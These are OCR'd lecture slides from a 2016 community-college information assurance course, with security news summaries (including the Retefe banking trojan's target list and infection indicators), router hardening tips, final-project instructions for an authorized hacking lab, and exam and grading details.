Awesome Windows Exploitation
Awesome WiFi Arsenal
Awesome Android Security
Awesome OSX and iOS Security

Recent news

Your body reveals your password by interfering with Wi-Fi

http://www.theregister.co.uk/2016/11/13/researchers_point_finger_at_handy_smartphone_exploit/



- Analyzing the radio signal can reveal private information using a malicious Wi-Fi hotspot.
- They claim 81.7% snooping success once the system has enough training samples.
- Relies on beam-forming technology that does not work with only one antenna.
- They worked out how user hand movements affect the signal.
- They do not need to compromise the target.
- Published in the ACM as "When CFI meets public WiFi".

Recent news

400 million adult site accounts hacked

http://arstechnica.com/security/2016/11/adultfriendfinder-hacked-exposes-400-million-hookup-users/

http://www.csoonline.com/article/3132533/security/researcher-says-adult-friend-finder-vulnerable-to-file-inclusion-vulnerabilities.html

- AdultFriendFinder site hacked for the second time.
- The top three most used passwords: "123456," "12345" and "123456789."
- Some passwords were kept in plain text.
- Some passwords were encrypted using SHA1.
- A researcher, who goes by 1x0123, said the hack was done using a Local File Inclusion exploit and had examples showing a redacted /etc/passwd file and the database schema.

Recent news

Dark web hackers boast of Tesco Bank thefts

http://www.bbc.com/news/technology-37974776

- Cyberint, a cyber security company, said it discovered a variety of dark web forums whose members claimed to have hacked and stolen funds from Tesco accounts.
- A criminal investigation is still underway.
- Tesco has not revealed how the hack was done.

Recent news

Retefe malware targets Tesco and many other banks

http://www.welivesecurity.com/2016/11/10/tesco-bank-not-alone-targeted-retefe-malware/

- There has been increased activity by the Retefe banking trojan.
- Mostly observed in Switzerland, Austria, and the UK.
- The victim target list includes Tesco and many other banks.
- Is has not been confirmed that Retefe was behind the Tesco attack last week.
- The trojan is spread by email attachments appearing as an order, invoice or similar file.
- When infected users try to access their banking services they are redirected to a fake site to steal their credentials.
- The Tor anonymizing service is included.
- Retefe adds a fake root certificate which looks like it comes from Comodo but the issuer has an email address of me@myhost.mydomain.
- All major browsers, IE, Firefox and Chrome were affected.


Retefe malware targets Tesco and many other banks

List of targets

*.facebook.com	*baloise.ch	*santander.co.uk
*.bankaustria.at	*barclays.co.uk	*shkb.ch
*.bawag.com	*bcf.ch	*smile.co.uk
*.bawagpsk.com	*bcj.ch	*szkb.ch
*.bekb.ch	*bcn.ch	*tescobank.com
*.bkb.ch	*bcv.ch	*ulsterbankanytimebanking.co.uk
*.clientis.ch	*bcvs.ch	*valiant.ch
*.credit-suisse.com	*blkb.ch	*wir.ch
*.easybank.at	*business.hsbc.co.uk	*zuercherlandbank.ch
*.eek.ch	*cahoot.com	accounts.google.com
*.gmx.at	*cash.ch	clientis.ch
*.gmx.ch	*cic.ch	cs.directnet.com
*.gmx.com	*co-operativebank.co.uk	e-banking.gkb.ch
*.gmx.de	*glkb.ch	eb.akb.ch
*.gmx.net	*halifax-online.co.uk	ebanking.raiffeisen.ch
*.if.com	*halifax.co.uk	hsbc.co.uk
*.lukb.ch	*juliusbaer.com	login.live.com
*.onba.ch	*lloydsbank.co.uk	login.yahoo.com
*.paypal.com	*lloydstsb.com	mail.google.com
*.raiffeisen.at	*natwest.com	netbanking.bcge.ch
*.raiffeisen.ch	*nkb.ch	onlinebusiness.lloydsbank.co.uk
*.static-ubs.com	*nwolb.com	tb.raiffeisendirect.ch
*.ubs.com	*oberbank.at	uko.ukking.co.uk
*.ukb.ch	*owkb.ch	urkb.ch
*.urkb.ch	*postfinance.ch	www.banking.co.at
*.zkb.ch	*rbsdigital.com	www.hsbc.co.uk
*abs.ch	*sainsburysbank.co.uk	www.oberbank-banking.at
		wwwsec.ebanking.zugerkb.ch

http://www.welivesecurity.com/2016/11/10/tesco-bank-not-alone-targeted-retefe-malware/

Retefe malware targets Tesco and many other banks



http://www.welivesecurity.com/2016/11/10/tesco-bank-not-alone-targeted-retefe-malware/

Recent news


DDoS attacks on Russian banks


http://www.bbc.com/news/technology-37941216

- Five Russian banks under DDoS cyber-attack for two days.
- Most deluges lasted about 60 minutes but one went of for 12 hours.
- Smart devices in USA, India, Taiwan and Israel were used in the attack.
- Sberbank has experienced many similar attacks in the past but this was the biggest yet.

Best Practices

How to check if infected by Retefe trojan






Check for a malicious root certificate claiming to be issued by COMODO Certification Authority with an email address of me@myhost.mydomain.

https://www.eset.com/int/retefe-malware-checker/


How to check if infected by Retefe trojan



Check for a malicious root certificate claiming to be issued by COMODO Certification Authority with an email address of me@myhost.mydomain.

https://www.eset.com/int/retefe-malware-checker/

How to check if infected by Retefe trojan



Infected computers will have an automatic configuration script pointing to an .onion domain

https://www.eset.com/int/retefe-malware-checker/

Secure your router

welivesecurity

1. Change your default username and password.
2. If you specifically don't need Universal Plug and Play (UPnP) then disable it.
3. Turn off remote management (requires physical access).
4. Change the name of your access point.
5. Require a password for your WiFi connection.
6. Update the firmware on your router and IoT devices.
7. Research your purchases.
8. Read reviews.
9. Check for known vulnerabilities.
10. Peruse vendor's website.

http://www.welivesecurity.com/2016/11/08/secure-router-help-prevent-next-internet-takedown/

Housekeeping

Housekeeping


1. Lab 9 due 11:59PM tonight.

2. Five more posts due 11:59PM tonight.

Housekeeping

Last Withdraw: 11/19/16

Students who are no longer participating in the class (turning in assignments, posting on the forum, tasking quizzes or tests) may be dropped by the instructor



Cabrillo College

CIS 76 Linux Lab Exercise

Final Project
Fall 2016

Final Project

You will create an educational step-by-step lab for VLab that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this project, you have authorization to hack any of the VMs in your VLab pod. Contact the instructor if you need additional VMs.

Steps

1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VLAB, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.

There is a draft of the final project available.

The final project is due on the Lesson 15 day.

https://simms-teach.com/docs/cis76/cis76final-project.pdf

Heads up on Final Exam

Test #3 (final exam) is THURSDAY Dec 15 4-6:50PM

Thur	12/15	**Test #3 (the final exam)** **Time** • Thu 4:00PM - 6:50PM in Room 828 **Materials** • Test (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia		5 posts Lab X1 Lab X2

Extra credit labs and final posts due by 11:59PM

- All students will take the test at the same time. The test must be completed by 6:50PM.
- Working and long distance students can take the test online via CCC Confer and Canvas.
- Working students will need to plan ahead to arrange time off from work for the test.
- Test #3 is mandatory (even if you have all the points you want)

STARTING CLASS TIME/DAY(S) *Classes starting between:*	EXAM HOUR	EXAM DATE
6:30 am and 8:55 am, MW/Daily	7:00 am-9:50 am	Wednesday, December 14
9:00 am and 10:15 am, MW/Daily	7:00 am-9:50 am	
10:20 am and 11:35 am, MW/Daily	10:00 am-12:50 pm	
11:40 am and 12:55 pm, MW/Daily	10:00 am-12:50 pm	
1:00 pm and 2:15 pm, MW/Daily	1:00 pm-3:50 pm	
2:20 pm and 3:35 pm, MW/Daily	1:00 pm-3:50 pm	
3:40 pm and 5:30 pm, MW/Daily	4:00 pm-6:50 pm	
6:30 am and 8:55 am, TTh	7:00 am-9:50 am	
9:00 am and 10:15 am, TTh	7:00 am-9:50 am	
10:20 am and 11:35 am, TTh	10:00 am-12:50 pm	
11:40 am and 12:55 pm, TTH	10:00 am-12:50 pm	
1:00 pm and 2:15 pm, TTh	1:00 pm-3:50 pm	Thursday, December 15
2:20 pm and 3:35 pm, TTh	1:00 pm-3:50 pm	Tuesday, December 13
3:40 pm and 5:30 pm, TTh	4:00 pm-6:50 pm	Thursday, December 15
Friday am	9:00 am-11:50 am.	Friday, December 16
Friday pm	1:00 pm-3:50 pm	Friday, December 16
Saturday am	9:00 am-11:50 am	Saturday, December 17
Saturday pm	1:00 pm-3:50 pm	Saturday, December 17

CIS 76 Introduction to Information Assurance

Introduces the various methodologies for attacking a network. Prerequisite: CIS 75. Transfer Credit: Transfers to CSU

Section	Days	Times	Units	Instructor	Room
95024	Arr.	Arr.	3.00	R.Simms	OL
&	Arr.	Arr.		R.Simms	OL

Section 95024 is an ONLINE course. Meets weekly throughout the semester online by remote technology with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

95025	**T**	**5:30PM-8:35PM**	**3.00**	**R.Simms**	**828**
&	Arr.	Arr.		R.Simms	OL

Section 95025 is a Hybrid ONLINE course. Meets weekly throughout the semester at the scheduled times with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.


Evening Classes: For the final exam schedule, Evening Classes are those that begin at 5:35 pm or later. Also, **"M & W"** means the class meets on **BOTH** Monday and Wednesday. **"T & TH"** means the class meets on **BOTH** Tuesday and Thursday. The following schedule applies to all Evening Classes.

Where to find your grades

Send me your survey to get your LOR code name.

The CIS 76 website Grades page


http://simms-teach.com/cis76grades.php



Or check on Opus

`checkgrades` *`codename`*

(where codename is your LOR codename)



Written by Jesse Warren a past CIS 90 Alumnus

Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass


Points that could have been earned:

8 quizzes:	24 points
8 labs:	240 points
2 tests:	60 points
2 forum quarters:	40 points
Total:	**364 points**

At the end of the term I'll add up all your points and assign you a grade using this table

Red and Blue Teams

Red and Blue Pods in Microlab Lab Rack



Send me an email if you would like to join a team

Hacking a Webcam

Continued

D-Link 933L

Last week I tried to hack this webcam and failed

RJ-45 LAN Jack

Power LED
Reset hole
WPS (WiFi Protected Setup)

http://us.dlink.com/products/home-solutions/day-night-wifi-camera-dcs-933l/

